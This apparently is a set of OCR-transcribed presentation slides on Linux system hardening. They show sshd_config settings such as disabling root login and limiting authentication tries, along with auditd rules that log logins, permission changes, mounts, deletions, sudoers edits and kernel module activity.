
1. SSH Configuration
    - The following options are set in the /etc/ssh/sshd_config file:
        - Set Protocol 2



```
[redacted]:/$ cat /etc/ssh/sshd_config
### AUTOMATICALLY GENERATED BY alienvault-openssh PACKAGE ###
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key

#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
#PermitRootLogin yes
PermitRootLogin no
```

SYSTEM HARDENING GUIDANCE- LINUX


1. SSH Configuration
   - The following options are set in the /etc/ssh/sshd_config file:
     - SSH LogLevel is appropriate



```
[redacted]:/$ cat /etc/ssh/sshd_config
### AUTOMATICALLY GENERATED BY alienvault-openssh PACKAGE ###
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key

#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
#PermitRootLogin yes
PermitRootLogin no
```

SYSTEM HARDENING GUIDANCE- LINUX


1. SSH Configuration
   - The following options are set in the /etc/ssh/sshd_config file:
     - Direct Root Login is disabled



```
[redacted]:/$ cat /etc/ssh/sshd_config
### AUTOMATICALLY GENERATED BY alienvault-openssh PACKAGE ###
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22

# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key

#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
#PermitRootLogin yes
PermitRootLogin no
```

SYSTEM HARDENING GUIDANCE- LINUX


1. SSH Configuration
   - The following options are set in the /etc/ssh/sshd_config file:
     - SSH X11 forwarding is disabled



```
# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# Ping clients if data is not received after a while
ClientAliveCountMax 0
ClientAliveInterval 300
MaxAuthTries 4
X11Forwarding no
```

SYSTEM HARDENING GUIDANCE- LINUX


1. SSH Configuration
   - The following options are set in the /etc/ssh/sshd_config file:
     - SSH MaxAuthTries is set to 4



```
# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# Ping clients if data is not received after a while
ClientAliveCountMax 0
ClientAliveInterval 300
MaxAuthTries 4
X11Forwarding no
```

SYSTEM HARDENING GUIDANCE- LINUX


1. SSH Configuration
   - The following options are set in the /etc/ssh/sshd_config file:
     - SSH Idle Timeout Interval



```
# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# Ping clients if data is not received after a while
ClientAliveCountMax 0
ClientAliveInterval 300
MaxAuthTries 4
X11Forwarding no
```

SYSTEM HARDENING GUIDANCE- LINUX


1. SSH Configuration
    - The following options are set in the /etc/ssh/sshd_config file:
        - Set Strong Cipher Suites



```
[redacted]:/$ cat /etc/ssh/sshd_config
### AUTOMATICALLY GENERATED BY alienvault-openssh PACKAGE ###
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
Ciphers aes256-ctr,aes128-ctr
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
#PermitRootLogin yes
PermitRootLogin no
```

SYSTEM HARDENING GUIDANCE- LINUX


1. SSH Configuration
   - The following options are set in the /etc/ssh/sshd_config file:
     - Set Strong Mac Algo



```
[redacted]/$ cat /etc/ssh/sshd_config
### AUTOMATICALLY GENERATED BY alienvault-openssh PACKAGE ###
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh host rsa key
Ciphers aes256-ctr,aes128-ctr
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes
MACs hmac-sha1,hmac-sha2-256,hmac-sha2-512
# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
#PermitRootLogin yes
PermitRootLogin no
```


SYSTEM HARDENING GUIDANCE- LINUX

1. Logging
   - The following options are set in the /etc/audit/audit.rules file:
     - login and logout events are collected



```
-w /var/log/faillog -p wa -k logins
-w /var/log/lastlog -p wa -k logins
-w /var/log/tallylog -p wa -k logins
```


     - session initiation information is collected



```
-w /var/run/utmp -p wa -k session
-w /var/log/wtmp -p wa -k logins
-w /var/log/btmp -p wa -k logins
```

SYSTEM HARDENING GUIDANCE- LINUX


1. Logging
   - The following options are set in the /etc/audit/audit.rules file:
     - discretionary access control permission modification events are collected



```
-a always,exit -F arch=b64 -S chmod -S fchmod -S fchmodat -F auid>=1000 -F
auid!=4294967295 -k perm_mod
-a always,exit -F arch=b32 -S chmod -S fchmod -S fchmodat -F auid>=1000 -F
auid!=4294967295 -k perm_mod
-a always,exit -F arch=b64 -S chown -S fchown -S fchownat -S lchown -F
auid>=1000 -F auid!=4294967295 -k perm_mod
-a always,exit -F arch=b32 -S chown -S fchown -S fchownat -S lchown -F
auid>=1000 -F auid!=4294967295 -k perm_mod
-a always,exit -F arch=b64 -S setxattr -S lsetxattr -S fsetxattr -S
removexattr -S lremovexattr -S fremovexattr -F auid>=1000 -F auid!=4294967295
-k perm_mod
-a always,exit -F arch=b32 -S setxattr -S lsetxattr -S fsetxattr -S
removexattr -S lremovexattr -S fremovexattr -F auid>=1000 -F auid!=4294967295
-k perm_mod
```

SYSTEM HARDENING GUIDANCE- LINUX


1. Logging
   - The following options are set in the /etc/audit/audit.rules file:
     - unsuccessful unauthorized file access attempts are collected



```
-a always,exit -F arch=b64 -S creat -S open -S openat -S truncate -S
ftruncate -F exit=-EACCES -F auid>=1000 -F auid!=4294967295 -k access
-a always,exit -F arch=b32 -S creat -S open -S openat -S truncate -S
ftruncate -F exit=-EACCES -F auid>=1000 -F auid!=4294967295 -k access
-a always,exit -F arch=b64 -S creat -S open -S openat -S truncate -S
ftruncate -F exit=-EPERM -F auid>=1000 -F auid!=4294967295 -k access
-a always,exit -F arch=b32 -S creat -S open -S openat -S truncate -S
ftruncate -F exit=-EPERM -F auid>=1000 -F auid!=4294967295 -k access
```


SYSTEM HARDENING GUIDANCE- LINUX

1. Logging
   - The following options are set in the /etc/audit/audit.rules file:
     - successful file system mounts are collected



```
-a always,exit -F arch=b64 -S mount -F auid>=1000 -F auid!=4294967295 -k
mounts
-a always,exit -F arch=b32 -S mount -F auid>=1000 -F auid!=4294967295 -k
mounts
```


     - file deletion events by users are collected



```
-a always,exit -F arch=b64 -S unlink -S unlinkat -S rename -S renameat -F
auid>=1000 -F auid!=4294967295 -k delete
-a always,exit -F arch=b32 -S unlink -S unlinkat -S rename -S renameat -F
auid>=1000 -F auid!=4294967295 -k delete
```


SYSTEM HARDENING GUIDANCE- LINUX

1. Logging
   - The following options are set in the /etc/audit/audit.rules file:
     - changes to system administration scope (sudoers) is collected



```
-w /etc/sudoers -p wa -k scope
-w /etc/sudoers.d/ -p wa -k scope
```


     - system administrator actions (sudolog) are collected



```
-w /var/log/sudo.log -p wa -k actions
```


SYSTEM HARDENING GUIDANCE- LINUX

1. Logging
   - The following options are set in the /etc/audit/audit.rules file:
     - kernel module loading and unloading is collected



```
-w /sbin/insmod -p x -k modules
-w /sbin/rmmod -p x -k modules
-w /sbin/modprobe -p x -k modules
-a always,exit -F arch=b64 -S init_module -S delete_module -k modules
```

     - audit configuration is immutable



```
-e 2
```

THANKYOU

ANY QUESTIONS?